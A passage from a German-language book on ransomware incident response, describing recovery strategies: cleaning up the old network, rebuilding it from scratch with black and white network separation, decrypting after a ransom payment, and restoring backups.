Die Grundidee hinter diesen Maßnahmen ist es, möglicherweise übersehene RAT bzw. deren C2-Verbindungen zu blockieren und damit die erneute Verbindungsaufnahme zu den Angreifern zu verhindern.

Da neuere C2-Werkzeuge auch DNS-Tunneling beherrschen, muss darauf geachtet werden, dass die Clients entweder Internetadressen nicht frei auflösen können (z. B. bei Nutzung eines Proxys) oder die Auflösung über einen DNS-Server läuft, der bösartige Verbindungen filtern kann (Quad9, Cisco Umbrella DNS). Bei der letztgenannten Lösung

über einen DNS-Filter bleibt ein Restrisiko, dass sehr frisch etablierte Tunnelenden der Angreifer noch nicht blockiert werden.

16.3.7 Restrisiko akzeptieren

Da das alte IT-System in seiner bisherigen Architektur wiederhergestellt wird, werden auch alle alten Sicherheitsrisiken wiederhergestellt. Je veralteter und verrotteter das System vorher war, desto höher ist das Risiko, in absehbarer Zeit erneut Opfer eines erneuten Ransomware-Angriffs zu werden. Sofort nach Abschluss der Wiederherstellung müssen die ab Kap. 18 geschilderten Präventionsmaßnahmen der Reihe nach umgesetzt werden. Oft erfordert dies den Aufbau einer getrennten Projektorganisation, die ein Projekt „IT-Sicherheit 2.0“ mit der entsprechenden Ressourcendecke und den notwendigen Investitionen umsetzt.

16.4 Wiederherstellungsstrategie „Neuaufbau“

Oft ist in der IT der Reformstau der Systeme wohlbekannt. Die Administratoren kennen die Schwachstellen. Viele von der IT gewünschten Änderungen konnten aber nicht durchgeführt werden, da der Betrieb nicht gestört werden durfte, die Geldmittel nicht vorhanden waren oder weil den IT-Kollegen die Auswirkungen in den gewachsenen, undokumentierten Strukturen nicht klar waren. Updates konnten nicht vorgenommen werden, da die Ausfallzeiten dafür nicht akzeptabel waren. Und der Wildwuchs auf den Arbeitsplatz-PCs der Mitarbeiter konnte nie aufgeräumt werden, weil Änderungen immer wieder auf Widerstand Einzelner stießen.

Derzeit laufen aber ohnehin keine IT-Systeme, bis auf einige wenige, die den Notbetrieb unterstützen. Im Unternehmen stellt man sich die Frage, ob es nicht schlauer wäre, das Netzwerk gleich in einem ordentlichen Zustand neu aufzubauen, anstatt die veraltete, undokumentierte und gewachsene Struktur mühsam wiederherzustellen.

Wenn sich (nach dem Aufbau des Notbetriebs) die IT-Experten des Unternehmens zusammensetzen, ist die Planung des neuen Netzwerks innerhalb von 1–2 Tagen in den Grundzügen festgelegt. Dank Virtualisierung, Server-Templates und Cloudwerkzeugen kann heute eine Basisinfrastruktur innerhalb von 2–4 Tagen auf der grünen Wiese aufgebaut werden. Für die meisten Migrationsaufgaben gibt es gute Skripte im Internet, mit denen der DFIR-Berater vor Ort idealerweise Erfahrung hat (z. B. um Benutzer von einer Domäne in eine andere zu migrieren, Strukturen und Rechte von Fileserver zu übertragen etc.). Innerhalb einer Woche steht die Basisinfrastruktur der Zukunft. Ab diesem Zeitpunkt wird Server für Server, Client für Client neu aufgesetzt und die zugehörigen Daten aus dem Backup oder dem infizierten Notbetriebsnetz migriert. Im Gegensatz zum „Säubern“ skaliert die Migration nicht. Die Hochlaufkurve ist linear, Server für Server

wird geordnet nach Priorität neu aufgesetzt. Bei guter Planung erreicht man innerhalb von 5 Wochen eine IT-Prozessunterstützung von über 90 %, auch wenn etliche der Systeme noch im Notbetrieb im infizierten Netz arbeiten.

Passwörter werden neu vergeben, technische Benutzer neu eingerichtet und keine Executables und Skripte übernommen. Die neue Infrastruktur wird von Anfang an nach den aktuellen Sicherheitsempfehlungen aufgebaut. Auch Schwachstellen in der alten Infrastruktur, die die Täter nicht ausgenutzt haben und damit der Forensik unbekannt bleiben, sind in der neuen Infrastruktur nicht mehr vorhanden. Sowohl das Risiko einer Reinfektion durch dieselben Angreifer als auch eines erneuten Ransomware-Angriffs ist in der neuen Infrastruktur daher minimal.

16.4.1 Ressourcen sichern

Ein rascher Neuaufbau benötigt viele Ressourcen. Für die Planung und den Aufbau einer modernen Basisinfrastruktur wird gutes IT-Know-how benötigt, das auf der Höhe der Zeit ist. Die IT-Abteilung und deren Bestandsdienstleister müssen verfügbar sein und sollten sich mit modernen Infrastrukturen auskennen. Eventuell werden zusätzlich Berater weiterer Systemhäuser oder IT-Dienstleister für den Infrastrukturaufbau benötigt. Zum anderen muss für jede Applikationsmigration das entsprechende Know-how verfügbar sein. Das bedeutet, dass sowohl Mitarbeiter, die die spezifische Installation kennen, als auch Support vom Programmhersteller verfügbar sein muss. Damit die neue Infrastruktur von Anfang an den aktuellen Sicherheitsanforderungen genügt, sind IT-Sicherheitsexperten gefragt. Um die verschiedenen Ressourcen innerhalb der kurzen Zeit richtig zu planen, ist ein Projekt- oder Teamleiter mit Organisationstalent notwendig. Der erste Schritt zum Neuaufbau ist es, diese Ressourcen alle an Bord zu holen.

Zusätzlich werden in vielen Fällen zusätzliche Lizenzen und ggf. neuere Hardware benötigt. Um die entsprechenden Beschaffungsprozesse schnell zu erledigen, müssen im Haus die notwendigen Commitments (z. B. beim Krisenstab) eingeholt werden. Es muss aber auch ein Partner zur Verfügung stehen, der die notwendigen Dinge schnell beschaffen kann. Auch dies muss sichergestellt werden.

Ein Neuaufbau kann nur gelingen, wenn die notwendigen Voraussetzungen vorhanden sind.

16.4.2 Planung Zukunft

Ziel der Wiederherstellungsstrategie „Neuaufbau“ ist es, die grundlegenden Businessfunktionen und -applikationen möglichst schnell in einem ordentlichen Zustand wieder aufzubauen. Dabei gibt es Spielräume, wie dies geschieht. Im Idealfall existieren schon Pläne im Unternehmen, wie die IT-Infrastruktur der Zukunft aussehen soll. Dann kann

man die Krise als Chance für eine grundlegende Modernisierung nutzen („never waste a good crisis“).

Modernisierung beim Neuaufbau

Modernisierungen sind kein „Muss“ im Neuaufbau – man kann auch die aktuelle Grundstruktur sauber und sicher neu wieder aufbauen. Natürlich müssen in jedem Fall die Sicherheitsstrukturen verbessert werden (Vorgaben dazu siehe Kap. 20).

Bereits geplante Änderungen und Modernisierungen können und sollten sofort umgesetzt werden – die Gelegenheit ist günstig. Auch Veränderungen, für die genug Know-how (intern oder extern) an Bord ist, um eine Umsetzung ohne detaillierte Planung zu machen, können bei entsprechender Risikobereitschaft gleich umgesetzt werden. Vorprojekte und lange Planungsphasen verbieten sich aber in der aktuellen Situation. Auch eine lange Diskussionsphase, wie eine zukünftige Strategie aussehen könnte, ist jetzt nicht möglich.

Wenn festgelegt ist, an welchen Stellen sich die neue IT von der alten unterscheiden wird, muss die gesamte IT-Abteilung hinter diesem Plan stehen. Es gibt in den meisten Unternehmen gute IT-Experten, die sich auf solche Veränderungen freuen. Ebenso gibt es auch IT-Spezialisten, denen der Status quo ans Herz gewachsen ist und die Veränderungen eher mit Zweifeln begegnen. Es liegt jetzt beim Management, mit wie viel Vision man moderne Themen wie „Cloud Only“, „Zero Trust“ oder Ähnliches gleich mit angehen will. Wie groß sind die Kräfte des Beharrens? Wie viele Veränderungsschmerzen verkraftet die Organisation?

Projektplan erstellen

Im nächsten Schritt wird eine Liste aller Server und Dienste benötigt, die wiederaufgebaut werden sollen. Einige der Dienste laufen eventuell bereits im Notbetrieb im infizierten Netz. Dies sollte auf der Liste vermerkt sein. Diese Liste ist die Work Breakdown Structure (Aufgabenliste) für das Wiederherstellungsprojekt. Für jede Migration müssen die benötigten Ressourcen und deren Verfügbarkeit sowie die nötige Dauer identifiziert werden. Auch die Abhängigkeiten zwischen den Applikationen und Servern müssen festgestellt werden. Und nicht zuletzt sollte eine Priorisierung erstellt werden, welche Applikationen vorrangig wieder in Betrieb gehen müssen. Dienste, die im Notbetrieb bereits gut laufen, werden in der Priorität nach hinten gesetzt. Auf Basis dieser Informationen wird nun ein grober Projektterminplan erstellt und ans Team kommuniziert.

16.4.3 Basisinfrastruktur implementieren

Falls noch nicht geschehen, wird das Netzwerk wie in Abschn. 10.2 beschrieben vorbereitet. Danach folgt die Planung der verschiedenen Netzwerksegmente und der zugehörigen IP-Adressen und VLANs. Ein erster grober Netzplan entsteht auf einem Flipchart. Das

IP-Konzept sollte einprägsam sein und darf sich gerne am bisherigen Konzept orientieren – die Adressen sollten allerdings klar unterscheidbar sein. Dies kann z. B. ein Wechsel des privaten Segments sein (192.168.x.x, 172.[16–31].x.x oder 10.x.x.x). Die Netzwerksegmentierung orientiert sich am sicherheitstechnischen State of the Art (siehe Abschn. 21.8). Auch ein VPN-Zugang in die neuen Netze kann wieder implementiert werden. Dabei ist darauf zu achten, dass neue Passwörter und eine MFA verwendet werden.

Werden weiterhin Microsoft-Technologien verwendet, ist die Microsoft-Cloud der einzige Weg, den der Hersteller für die Zukunft unterstützt. Der Neuaufbau sollte daher den aktuellen Empfehlungen von Microsoft bzgl. Zukunftstechnologien Rechnung tragen und die entsprechenden Cloud-Produkte (OneDrive, SharePoint, Office365 etc.) nutzen. Eine Weiterentwicklung der On-Premise-Technologien wird von Microsoft bereits seit Jahren nur noch stiefmütterlich vorangetrieben.

Dennoch werden in den meisten Firmen weiterhin einige lokale Dienste verwendet werden. Dazu müssen die Virtualisierungsinfrastruktur und die Storages an die jeweiligen Netzwerksegmente angebunden werden. Im Idealfall wird nun bereits ein erstes Server-Template in der Virtualisierungsumgebung erstellt und kopiert, sodass bereits etliche fertige, leere Server bereitstehen. Falls das Azure-AD für die Verwaltung der Firma nicht ausreicht, muss notgedrungen als Nächstes wieder ein DC installiert werden.

Mittels PowerShell können die Benutzer aus dem alten DC in eine Datei (z. B. im Comma-Separated-Value Format, CSV) exportiert und dann in den neuen DC oder das Azure-AD importiert werden. Beim Import bekommt jeder Benutzer ein neues zufälliges Passwort, das ihm später bei der Ausgabe seines Rechners mitgeteilt wird.

16.4.4 Sicherheitsinfrastruktur aufbauen

Sicherheit sollte diesmal bereits beim Design des Netzwerks eine Rolle spielen. Die Aktivierung von Cloud-Sicherheitssystemen (mindestens Business-Premium besser E3 + E5-Security), die AD-Überwachung (Defender for Identity), richtige Logeinstellungen (siehe Abschn. 25.2), die flächendeckende Installation von Sysmon (siehe Abschn. 25.4) sowie eines EDR-Systems sollten bereits jetzt gemacht werden. Auch ein zentrales System für das Security Logging und Monitoring sollte bereits vorgedacht werden. Im Gegensatz zur Strategie „Säubern“ ist dies jedoch nicht zur sofortigen Risikominimierung notwendig, sondern nur um von Anfang an gleich ein gutes künftiges Sicherheitsniveau festzulegen. *Die richtige Strategie bzgl. Sicherheit ist, jetzt zu Beginn die Regeln so scharf wie möglich zu ziehen und lieber später über die Zeit wieder risikobasiert zurückzunehmen.* Dies ist in der Praxis viel leichter durchzusetzen als der umgekehrte Weg.

Application Whitelisting Policies (WDAC, Applocker) auf den Clients, die Microsoft Baselines⁵ für Windows, Edge und Office in voller Schönheit und möglichst strenge Policies für Malware-, Spam- und Phishing-Schutz sind ein guter Anfang. Ein 3-Tier-Administration-Modell, LAPS/SLAPS, harte Cloud-Sicherheitseinstellungen und MFA für alle an möglichst allen Stellen ergänzen die Maßnahmen. Das neue Netz sollte zu Beginn kompromisslos den aktuellen Standard bezüglich IT-Sicherheit umsetzen.

16.4.5 Dienste migrieren

In der Planung wurden die wiederherzustellenden Server und Dienste priorisiert aufgelistet, mit Ressourcen versehen und zeitlich eingeplant.

Server ausmisten

Das ist auch die beste Gelegenheit, den Serverzoo auszumisten. Server, die seit Jahren nur noch für Einzelfälle gebraucht werden, können jetzt zurückgestellt oder nicht mehr wiederhergestellt werden. Es gibt IT-Verantwortliche, die die Gelegenheit nutzen und den Mitarbeitern, die diese Server seit Jahren verteidigen, nun erzählen, dass der Server leider nicht wiederhergestellt werden kann.

Dienstspezifische Migration planen

Für die wiederherzustellenden Dienste gibt es verschiedene Strategien, wie die Migration aussehen kann. Dies muss von den jeweiligen Know-how-Trägern entschieden werden. Im Idealfall gibt es die Dienste als SaaS in der Cloud und die Daten werden dorthin migriert.

Alternativ wird das Betriebssystem neu aufgesetzt und danach die Applikationssoftware neu aus einer sauberen Quelle (also z. B. neu heruntergeladen) installiert. Danach werden die Daten aus dem Backup über einen Migrationspfad der Applikation eingespielt. Viele Anwendungen haben ein solches Vorgehen für Updates bereits dokumentiert. Es muss darauf geachtet werden, dass weder Skripte, Binaries, Executables noch andere Dateien, die ausführbaren Code enthalten können, aus dem Backup übernommen werden.

Ist eine Neuinstallation der Anwendung zu komplex, gibt es eine weitere Option. Der Server bzw. vorzugsweise nur die Applikation werden aus einem sehr alten Backup ins Quarantänenetz wieder hergestellt. Das Backup muss vor dem Initial Compromise der Angreifer erstellt worden sein. Dazu muss ein entsprechend altes Backup vorhanden sein. Außerdem muss der Zeitpunkt bestimmt werden, wann der Initial Compromise stattfand. Falls weder die OSINT-Analyse der Tätergruppe noch die Forensik eine finale Antwort auf diese Frage geben konnte, sollten 90 Tage als Better-safe-than-sorry-Wert angenommen werden. Nach der Wiederherstellung werden Server und Applikation auf den aktuellen Stand gebracht. Eventuell werden jetzt aus einem neuen Backup nur die Daten eingespielt. Auch hier ist

⁵ <https://techcommunity.microsoft.com/t5/microsoft-security-baselines/bg-p/Microsoft-Security-Baselines>

wieder darauf zu achten, dass weder Skripte, Binaries, Executables noch andere Dateien, die ausführbaren Code enthalten können, aus dem neueren Backup übernommen werden.

Die letzte Möglichkeit ist es, die Applikation im schwarzen Netz weiterzubetreiben und den Clients im weißen Netz den Zugriff auf die Applikation zu ermöglichen. Dabei muss darauf geachtet werden, dass die Infektion aus dem infizierten (vom Internet getrennten) Netzwerk nicht auf die PCs im sauberen Netz überspringen kann (z. B. durch eine Domänenverbindung oder die Übertragung einer mit dem RAT infizierten Datei). Gute Protokolle für einen solchen Zugriff sind http/https (also alle Applikationen mit Webinterfaces) und applikationsspezifische High Ports (SAP GUI etc.). Gesondert abzusichern sind windowsbasierte Protokolle wie SMB, RDP, NetBIOS etc. Auch Tunnelprotokolle wie SSH können nur in Spezialfällen benutzt werden. Alle Protokolle, die einen Filetransfer erlauben (FTP, FTPS), sind ebenfalls problematisch. Generell sollte dies ein Ausnahmefall bleiben und wenn möglich zeitlich terminiert sein.

Sonderfall OT

Einen Sonderfall bilden die Produktionsanlagen bzw. die OT. Diese bleiben häufig lange im infizierten Netz stehen. Zum einen müssen die Maschinen bei der Migration ohnehin wieder in ein eigenes Segment ohne Internetzugang umgezogen werden, zum anderen ist ein Neuaufsetzen meist nicht oder nur mit langem zeitlichem Vorlauf möglich. Einzelne Clients oder Server aus dem weißen Netz haben dann Zugriff auf einzelne Ports dieser Maschinen. Während Zugriffe von der neuen Infrastruktur in das alte Netz unter den oben genannten Bedingungen (klar definierte Quelle und Ziel, einzelner unproblematischer Port) akzeptabel sind, sind Zugriffe aus dem infizierten Netz in das neue saubere Netz tabu.

Generell sollte die OT auch in Zukunft weder im gleichen Netzwerksegment wie die IT stehen noch in der gleichen Domäne verwaltet werden.

E-Mail-Infrastruktur

Lokale, On-Premise-Mailserver sind nicht mehr State of the Art. E-Mail muss als SaaS von einem Dienstleister eingekauft werden. Die Microsoft-Cloud bietet sich dafür an, es gibt aber Alternativen. Der Anbieter muss ein umfangreiches Sicherheitspaket für Spam- und Phishing-Schutz mitbringen und eine Anmeldung per MFA ermöglichen. Alle Sicherheitsoptionen des Anbieters müssen aktiviert werden. Danach wird die Infrastruktur für neue E-Mails durch Umschalten der DNS-MX-Records wieder aktiviert, sodass die Benutzer rasch mit privatem Handy oder privaten Geräten wieder auf neue E-Mails zugreifen können und die Erreichbarkeit wieder sichergestellt ist.

Im Anschluss werden die Postfächer der alten On-Premise-Infrastruktur gleich in die neue Cloud-Infrastruktur migriert. Als Erstes werden Termine und Kontakte migriert, da hier die Datenmenge gering ist. Dann erfolgt eine zeitlich gestaffelte Migration der alten E-Mails: zuerst die letzten 2 Wochen, dann die letzten 2 Monate, dann die letzten 2 Jahre, dann der Rest. Eine solche E-Mail-Migration hat viele Detailprobleme, die zu lösen sind. Ein guter DFIR-Berater macht das aber nicht zum ersten Mal und kann mit Skripten und

Erfahrung helfen. Dieser Schritt ist eine gute Gelegenheit, Verteilerlisten, Mail-Enabled-Objekte und Shared Mailboxes auszumisten. Es gibt Firmen, die mehr Verteilerlisten haben als Benutzerkonten. Bei der Umstellung sind als Sonderfälle oft das Archivsystem für E-Mails, Anwendungen, die selbst E-Mails verschicken müssen, und verschiedene E-Mail-Domains für Lokationen und verbundene Unternehmen zu betrachten.

Fileservices

Die größte Herausforderung beim Neuaufbau sind meist die Fileservices. In vielen Firmen existieren jahrelang gewachsene Datengräber auf diversen Laufwerksbuchstaben. Mit einer modernen Dateiverwaltung in SharePoint, Teams und OneDrive hat dies nichts zu tun. Gleichzeitig muss oft eine elaborierte, kaum dokumentierte Rechtevergabe auf den alten Shares in eine neue Welt umgezogen werden.

Auch hier kann gleich eine Cloudmigration (z. B. nach OneDrive, Teams und SharePoint) ins Auge gefasst werden. Dieser Change ist aber keine rein technische Migration, sondern erfordert eine andere Arbeitsweise in der IT und bei allen Mitarbeitern. Wenn bereits alle Konzepte dafür fertig durchdacht in der Schublade liegen, wird dies gut funktionieren. Auch in Firmen mit einer einfach strukturierten Dateiallage oder in kleineren Firmen mit <200 PCs ist eine sofortige Migration in die Cloud denkbar. In der Regel wird man aber die alte Struktur wiederherstellen.

Nachdem viele Firmen alle Dateien seit Einführung der IT speichern, ist dies auch ein guter Zeitpunkt auszusortieren. Dateien, die seit mehr als 5 Jahren nicht geöffnet wurden, können zurückgestellt und später in ein Archivlaufwerk („Archiv infected“) überführt werden.

In jedem Fall können sich Schadprogramme in den Dateien verbergen. Um ohne klare Forensik dennoch eine hohe Sicherheit zu erreichen, hat sich folgendes Vorgehen bewährt:

- Alle Word-, Excel- und PPT-Dateien werden nach docx, xlsx und pptx konvertiert. Dabei werden sowohl aus den alten (doc, xls und ppt) als auch aus den verschiedenen neuen Formaten (docm, xlsm und pptm) jeglicher ausführbarer Code (Makros) entfernt.
- Des Weiteren werden nur Dateien von einer Whitelist von Dateiendungen übernommen (siehe Abschn. 25.5). Auf dieser Whitelist stehen ausschließlich Dateitypen, die in den vergangenen Jahren nie von Ransomware-Gruppen mit aktivem Code verseucht wurden. Diese Liste kann ggf. von der Forensik ergänzt werden.
- Alle anderen Dateien (nicht konvertierbar oder nicht auf der Whitelist) werden in ein Quarantäne-Verzeichnis verschoben und den Benutzern in der sauberen Umgebung nicht zur Verfügung gestellt. Sollte eine dieser Dateien benötigt werden, wird eine kurze forensische Prüfung durchgeführt, um die Unbedenklichkeit sicherzustellen.

Diese Übertragung wird ggf. in einem Quarantänesegment durchgeführt und betrifft alle Fileshares, kann aber ggf. auch für USB-Festplatten oder USB-Sticks verwendet werden.

Dieses Verfahren sollte immer Anwendung finden, auch wenn die Daten danach direkt in OneDrive oder SharePoint kopiert werden.

Ein weiteres Problem sind die Berechtigungsstrukturen. Auch hier sollte die Gelegenheit genutzt werden, die Verzeichnis- und Berechtigungsstrukturen auszumisten und ggf. neu zu ordnen. Ist dies geschehen, können die Sicherheitsberechtigungsgruppen per PowerShell von der alten Domäne in die neue umgezogen werden. Dabei ist darauf zu achten, dass die Benutzer nun neue SIDs haben und diese mit einem zuvor erstellten Mapping-CSV konvertiert werden müssen. Sollte gleichzeitig noch ein Fileserver im infizierten Notbetriebsnetz stehen, empfiehlt es sich, die Verzeichnisse, die im neuen Netz zur Verfügung stehen, im alten Netz auf Read Only zu stellen.

16.4.6 Client-PCs neu aufsetzen

Der Hauptunterschied der beiden Wiederherstellungsstrategien liegt bei den Client-PCs. Während beim Säubern oft ein auf allen Clients verteilbares Skript ausreichende Ergebnisse liefert, ist die Neuinstallation aller Clients planungs- und zeitaufwendig. Der Weg der Angreifer hat mit großer Sicherheit über etliche Clients geführt. Die Clients stellen weiterhin meist den größten Angriffspunkt eines Netzwerks dar. Insofern lohnt es sich, hier „reinen Tisch“ zu machen. Dies erfolgt parallel zur Migration der Dienste.

Der wichtigste Vorbereitungspunkt ist die Unterscheidung zwischen schwarzen, infizierten Clients und den bereits frisch aufgesetzten weißen Clients. Folgende Maßnahmen haben sich als wirksam erwiesen:

- Die neu aufgesetzten PCs haben eine Client-Firewall-Einstellung, die keine eingehenden Verbindungen egal welcher Natur zulässt. Damit sind sie auch bei einem versehentlichen Anschluss im infizierten Netz nicht sofort infiziert.
- Um zu verhindern, dass ein schwarzer PC im weißen Netz betrieben wird, kann das bestehende Network Access Control (NAC) System verwendet werden. Alternativ wird die Media Access Control Adresse (MAC) jedes neu aufgesetzten PCs im weißen Netz in die DHCP-Whitelist eingetragen. Ein schwarzer PC erhält im weißen Netz daher keine IP-Adresse und kann so das weiße Netz nicht gefährden.

Auch das neue Patchen der Netzwerkdosen in die entsprechenden Netzwerksegmente muss parallel organisiert werden.

Das Ziel der Client-Migration ist ein möglichst schneller Rollout von weißen Clients an alle Mitarbeiter. Binnen Wochen sollte das schwarze Netz an allen Client-Ports in der Fläche abgeschaltet sein. Dazu muss zuerst ein System zum Aufsetzen der Clients etabliert werden. Die empfehlenswerte Lösung wäre Autopilot/Intune, aber auch andere Lösungen (z. B. Deployment über MS Configuration Manager) sind denkbar. Danach muss eine Liste der wichtigsten Software bzw. Komponenten für die neuen Clients erstellt werden.

Insbesondere gehört dazu eine gute Remote-Help-Lösung (TeamViewer, AnyDesk, Microsoft Remote Help o. Ä.) und – falls notwendig – der Client für die VPN-Verbindung. Die entsprechenden Pakete müssen im Verteilsystem gebaut werden. Dazu gehört vor allem auch eine State-of-the-Art-Clientsicherheit, wie in Abschn. 16.4.4 angesprochen und in Kap. 21 definiert.

Danach werden die ersten Clients aufgesetzt. Im Rahmen des Neuaufsetzens werden auch die BIOS-Einstellungen gehärtet (siehe Abschn. 25.6). Ein Sicherheitsexperte führt eine kurze Sichtprüfung der Einstellung durch. Ein Administrator testet, ob nach Einrichten der Firewall-Regeln die weißen Clients die wichtigsten Applikationen bedienen können (im weißen und schwarzen Netz). Es wird eine Liste erstellt, welche Applikationen noch nicht gehen. Benutzer, die eine solche Applikation benötigen, behalten einstweilen einen schwarzen Client oder nutzen einen schwarzen Abteilungs-Client.

Sind die ersten Clients verteilt (z. B. an die IT) und das erste Feedback eingearbeitet, kann die Abarbeitung des Rolloutplans durch zusätzliche Kräfte beschleunigt werden. Dazu können Mitarbeiter aus anderen Abteilungen mit IT-Kenntnissen als Aus hilfen gewonnen oder es kann zusätzliche externe Hilfe in Anspruch genommen werden. Selbst in mittelgroßen Netzwerken mit >1000 PCs kann der Client-Rollout innerhalb von 3 Wochen zu 90 % abgeschlossen werden. Schwierigkeiten gibt es dann zumeist nur noch bei entfernten Lokationen ohne eigene IT oder Mitarbeitern, die ständig unterwegs sind.

16.5 IT-Wiederherstellungsstrategie „Entschlüsseln“

Eventuell ist für die Angreifergruppe eine Entschlüsselungssoftware vorhanden, die ohne Bezahlung des Lösegelds funktioniert. Dies sollte in der OSINT-Analyse schnell klar geworden sein (siehe Kap. 7, <https://www.nomoreransom.org/>). In den allermeisten Fällen ist dies nicht der Fall. Entschlüsselung funktioniert dann nur, wenn man die Täter bezahlt.

Selbst wenn man nicht verhandelt und sich sofort für die Bezahlung entscheidet, müssen rechtliche Dinge geklärt und das Geld beschafft sowie in Bitcoin konvertiert werden. Bis das Geld bei den Angreifern ist, gehen mindestens 3 bis 4 Tage ins Land. Während dieser Zeit sollte die IT ein Backup aller verschlüsselten Computer anfertigen, falls die Entschlüsselung schiefgeht. Das Netzwerk sollte auch während der Entschlüsselung vom Internet getrennt bleiben. Haben die Täter dann das Geld erhalten, bekommt man mit sehr hoher Wahrscheinlichkeit ein Entschlüsselungsprogramm und einen Schlüssel. Das gelieferte Programm muss zwangsläufig auf weitere Malware untersucht werden (Dauer 0,5–1 Tag). Das Entschlüsselungsprogramm ist typischerweise eher von minderer Qualität, es existiert kein wirkliches Interface, es werden Skripte zur Ausführung benötigt und die Entschlüsselung läuft Single-Threaded und langsam. Oft dauert die Ausführung pro PC mehrere Stunden, Fileserver benötigen oft Tage. Die Programme beschädigen manchmal unverschlüsselte Dateien und ein Fehlerprotokoll wird meist nicht geschrieben. Am Ende der Entschlüsselung muss der PC daher nochmals geprüft und ggf. Teile aus dem

Backup wiederhergestellt werden. Entscheidet man sich für eine solche Strategie, muss die IT daher vorher eine Priorisierung der Systeme vornehmen, um die Entschlüsselung Stück für Stück durchführen zu können. Der Prozess der Entschlüsselung dauert bei einem Netzwerk erfahrungsgemäß zwischen 3 und 8 Tagen. Dazu kommt dann die Wiederinbetriebnahme. Ist ein Netzwerk erst einmal komplett heruntergefahren, dauert es, bis alles wieder reibungslos läuft, d. h., selbst wenn man sofort entscheidet zu zahlen, werden die ersten IT-Systeme frühestens in 5 Tagen wieder laufen, ein 80 %-Betrieb ist nach 7 bis 8 Tagen möglich und ein reibungsloser Betrieb frühestens nach 14 Tagen.

Die 80 %-Betriebsbereitschaft kann man 2–3 Tage früher erreichen, indem man professionelle Decryptor Software bereits vor Erhalt der Schlüssel ausrollt. Ein typisches Beispiel dafür wäre „Unidecrypt“ der Firma Coveware. Diese Software hat die Algorithmen der meisten Ransomware-Gruppen in einem Enterprise-Grade-Programm nachgebaut. Zur Entschlüsselung wird weiterhin der Schlüssel der Angreifer benötigt. Die Software arbeitet aber schneller, hat ein gutes Logging und ein gut bedienbares Interface.

In der Praxis will man zumindest versuchen, den Preis zu verhandeln. Man sollte wenigstens rudimentär verstehen, mit wem man es zu tun hat. Ein Abschluss der Verhandlungen und die Entscheidung für ein Erfüllungskonzept ist daher eher erst nach 3–4 Tagen frühestens zu erwarten. In dieser Zeit sollte der Notbetrieb bereits wieder angelaufen sein und die IT sollte eine Strategie haben, wie man ohne Bezahlung wieder in Betrieb kommen kann. Wenn die ausgeleiteten Informationen so sensibel sind, dass er Schaden durch eine Veröffentlichung die Erpressungssumme signifikant übersteigt, dann wird der Krisenstab eventuell zahlen. Ist dann der Schlüssel verfügbar, kann die Wiederherstellungsstrategie „Entschlüsseln“ natürlich zum Einsatz kommen. Ansonsten sollte diese Wiederherstellungsstrategie nur verwendet werden, wenn für wichtige Systeme kein funktionstüchtiges Backup mehr vorhanden ist. Aber eigentlich gilt hier der alte IT-Spruch: „*Kein (offline) Backup, kein Mitleid*“.

Egal, wie die Systeme entschlüsselt wurden (Decryptor ohne Bezahlung, Programm der Täter oder professionelle Decryptor-Software), sind diese dennoch weiterhin kompromittiert. Potenziell sind weiterhin Artefakte der Angreifer auf den Rechnern vorhanden. Eventuell existieren noch Hintertüren. Die Lücken, durch die die Täter eingedrungen sind, sind noch nicht geschlossen. Professionelle Täter übergaben eine Dokumentation, wie sie eingedrungen sind. Zum einen sind aber nur die wenigsten Täter so professionell, zum anderen ist die Dokumentation meist nur mit viel gutem Willen als rudimentär zu bezeichnen. Dies hilft zwar der Forensik, weil mehrheitlich der Initial Compromise benannt wird, insgesamt ist aber das Säubern der Systeme trotzdem notwendig.

Fazit: Die Wiederherstellungsstrategie „Entschlüsseln“ gibt es also in dieser Form eigentlich nicht. „Entschlüsseln“ ist nur eine Alternative zum Wiederherstellen aus dem Backup und damit der erste Schritt der Wiederherstellungsstrategie „Säubern“.

16.6 Backup wieder einrichten

So bald als möglich sollte im Laufe der Wiederherstellung das Backup wieder eingerichtet werden. Dabei ist darauf zu achten, dass die Absicherung des Backup-Systems nach aktuellen Standards erfolgt (siehe Kap. 21). Zum anderen sollten die wertvollen Backups der Zeit vor dem Vorfall nicht überschrieben werden und eine Wiederherstellung weiterhin möglich sein. Dementsprechend müssen wohl zusätzliche Ressourcen (Bänder, Platten etc.) oder eine cloudbasierte Lösung für das Backupsystem beschafft werden.

16.7 Zusammenfassung

Wenn die bisherige IT-Sicherheitsarchitektur gut war, die Systeme im Wesentlichen auf dem aktuellen Stand waren und eine ordentliche Dokumentation existiert, dann ist das Säubern der Infrastruktur eine gute Option, da weniger Ressourcen (Know-how, externe Kräfte und Hardware) benötigt werden. Dennoch ist dauerhaft mit erhöhten Kosten für die Sicherheitsüberwachung zu rechnen. Ist man sich sicher, dass die IT-Sicherheit vorher gut war, kann man sogar den Notbetrieb weglassen, der die Forensik potenziell erschwert. Meistens werden solche IT-Netzwerke aber nicht Opfer von Ransomware-Angriffen.

In der Regel existieren zwar Planungen, wie man die IT auf einen ordentlichen Stand bez. IT-Sicherheit bringen könnte, die installierte Basis ist aber meist in die Jahre gekommen. Es gibt auch Firmen, die sich selbst bezüglich des Sicherheitsstatus ihres Netzwerks in die Tasche lügen. Ein sicherheitstechnisch verrottetes System als Basis für die Wiederherstellung zu nutzen, verlängert den Säuberungsprozess und erhöht durch die resultierenden Ausfallzeiten den Gesamtschaden. Und am Ende steht ein zwar gesäubertes System mit einem dennoch hohen Risiko für einen erneuten Angriff.

In solchen Fällen sollte im Sinne „*never waste a good crisis*“ ein Neuaufbau mit Notbetrieb angestrebt werden. Dies ist aufwendig für die IT und die Mitarbeiter, die den Notbetrieb durchführen müssen. Es müssen zusätzliche Hardware und Lizenzen beschafft werden. Es braucht externe Kräfte, die den Neuaufbau mit Know-how und Man-power unterstützen. Die Planung ist komplex und erfordert Disziplin und einen hohen Organisationsgrad in der IT-Mannschaft. Dafür ist das Risiko einer Reinfektion oder eines neuerlichen Angriffs sehr niedrig und die neue IT genügt wieder den aktuellen Sicherheitsempfehlungen.

Eine Gegenüberstellung der verschiedenen Optionen findet sich in Tab. 16.1.

